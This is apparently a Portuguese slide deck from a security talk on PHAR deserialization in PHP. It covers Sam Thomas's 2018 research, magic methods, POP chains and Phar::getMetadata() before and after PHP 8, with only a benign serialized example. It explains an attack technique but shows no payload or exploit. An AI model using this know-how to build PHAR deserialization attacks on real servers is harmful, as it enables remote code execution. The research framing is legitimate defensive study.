


Obtuosa >>>>>>

PHP está morto?!



whoami



Agenda

01. Contexto

Motivação, Sam Thomas, PHP e PHAR

02. Fundamentos

Serialização, Métodos e POP.

03. Evolução do Risco

Antes do PHP 8 vs. PHP 8+ e Risco

04. Laboratório

Imagem poliglota, WAF, Payload e PoC

05. Possibilidades

Cenários, mitigações, conclusões e referências



Motivação

Por que falar de PHP em 2026?



[Redacted] · 23 out. 23
Em resposta a [Redacted]
O **PHP** não **está morto**, só tomou um apavoro.

[Redacted] · 10 mar. 22
Em resposta a [Redacted]
O **PHP ESTÁ MORTO!**

[Redacted] · 16 abr. 24
Em resposta a [Redacted]
[Redacted]
Se for **PHP**, já **está morto**.

Sam Thomas

Black Hat USA 2018

- Em 2018, **Sam Thomas** mostrou que **arquivos PHAR** podiam esconder **dados perigosos**.
- **Funções comuns** do PHP poderiam **ativar esses dados automaticamente**.
- Em alguns casos, isso **permitia** executar **comandos no servidor**.



Sam Thomas

Black Hat USA 2018

O PHP 8 mudou esse comportamento.

Mas a pergunta da nossa pesquisa é:

O risco realmente foi mitigado?



PHP: Hypertext Preprocessor

O que é PHP?

PHP = Linguagem de script open-source

Muito utilizada para desenvolvimento web e que pode ser embutida dentro do HTML.




PHP: Hypertext Preprocessor

O que é PHP?

CMSs
(Content
Management
System)

APIs
(Interface de
Programação de
Aplicativos)

Sistemas
corporativo
S
Portais
Web



PHAR

PHP Archive

- PHAR significa **PHP Archive**.
- É um **formato nativo do PHP** usado para empacotar múltiplos arquivos em um só.
- Pode conter código, arquivos internos e metadados, funcionando de forma parecida com um .jar no Java.




PHAR

Estrutura de um PHAR




Um único
arquivo
PHAR



Fundamentos


Serialização e desserialização

- **Serializar** transforma dados em uma **representação armazenável**.
- **Desserializar** reconstrói esses dados para uso pela aplicação.
- Em PHP, objetos podem voltar com **propriedades controladas**.



Fundamentos

Serialização e desserialização



Fundamentos

Serialização e desserialização

O que será desserializado?



Fundamentos

Métodos mágicos


- Executados **automaticamente pelo PHP** durante o ciclo de vida do objeto.
- Exemplos: `__wakeup()`, `__destruct()`, `__toString()`, `__invoke()`.



Fundamentos


Property-Oriented Programming (POP)

- Reutiliza **classes existentes** e propriedades de objetos para influenciar o comportamento da aplicação.
- Com **métodos mágicos**, esse fluxo pode levar a **leitura, escrita, requisição externa** ou **execução**.




POP Chain

Reaproveitar



Antes e Depois do PHP 8

Análise



Antes do PHP 8

""O que dispara o PHAR?""


PHP 8+

""Onde o metadado é
lido?""

Risco

Método Phar::getMetadata()

- É um **método** do PHP usado para recuperar os metadados globais salvos em um arquivo de Phar (PHP Archive).
- Quando você chama **`Phar::getMetadata()`**, o **PHP precisa reconstruir aquele objeto original** na memória utilizando a função **`unserialize()`**.



Risco

Método Phar::getMetadata()

Quando você chama `Phar::getMetadata()`, o PHP precisa reconstruir aquele objeto original na memória utilizando a função `unserialize()`.

Arquivo Phar
(com metadados)



meu.phar

String serializada (lida do Phar)

```
O:8:"stdClass":2:{  
  s:7:"usuario";s:7:"obtuosa";  
  s:5:"nivel";s:5:"admin";  
}
```

unserialize()
(automático)

Objeto reconstruído

```
stdClass  
usuario: "obtuosa"  
nivel: "admin"
```

Código PHP

```
$phar = new Phar('meu.phar');  
$metadata = $phar->getMetadata();  
  
// Agora $metadata é o objeto original  
var_dump($metadata);
```



Ao chamar `getMetadata()`, o PHP lê a string serializada do Phar e usa `unserialize()` para reconstruir o objeto na memória.



Risco

Fluxo

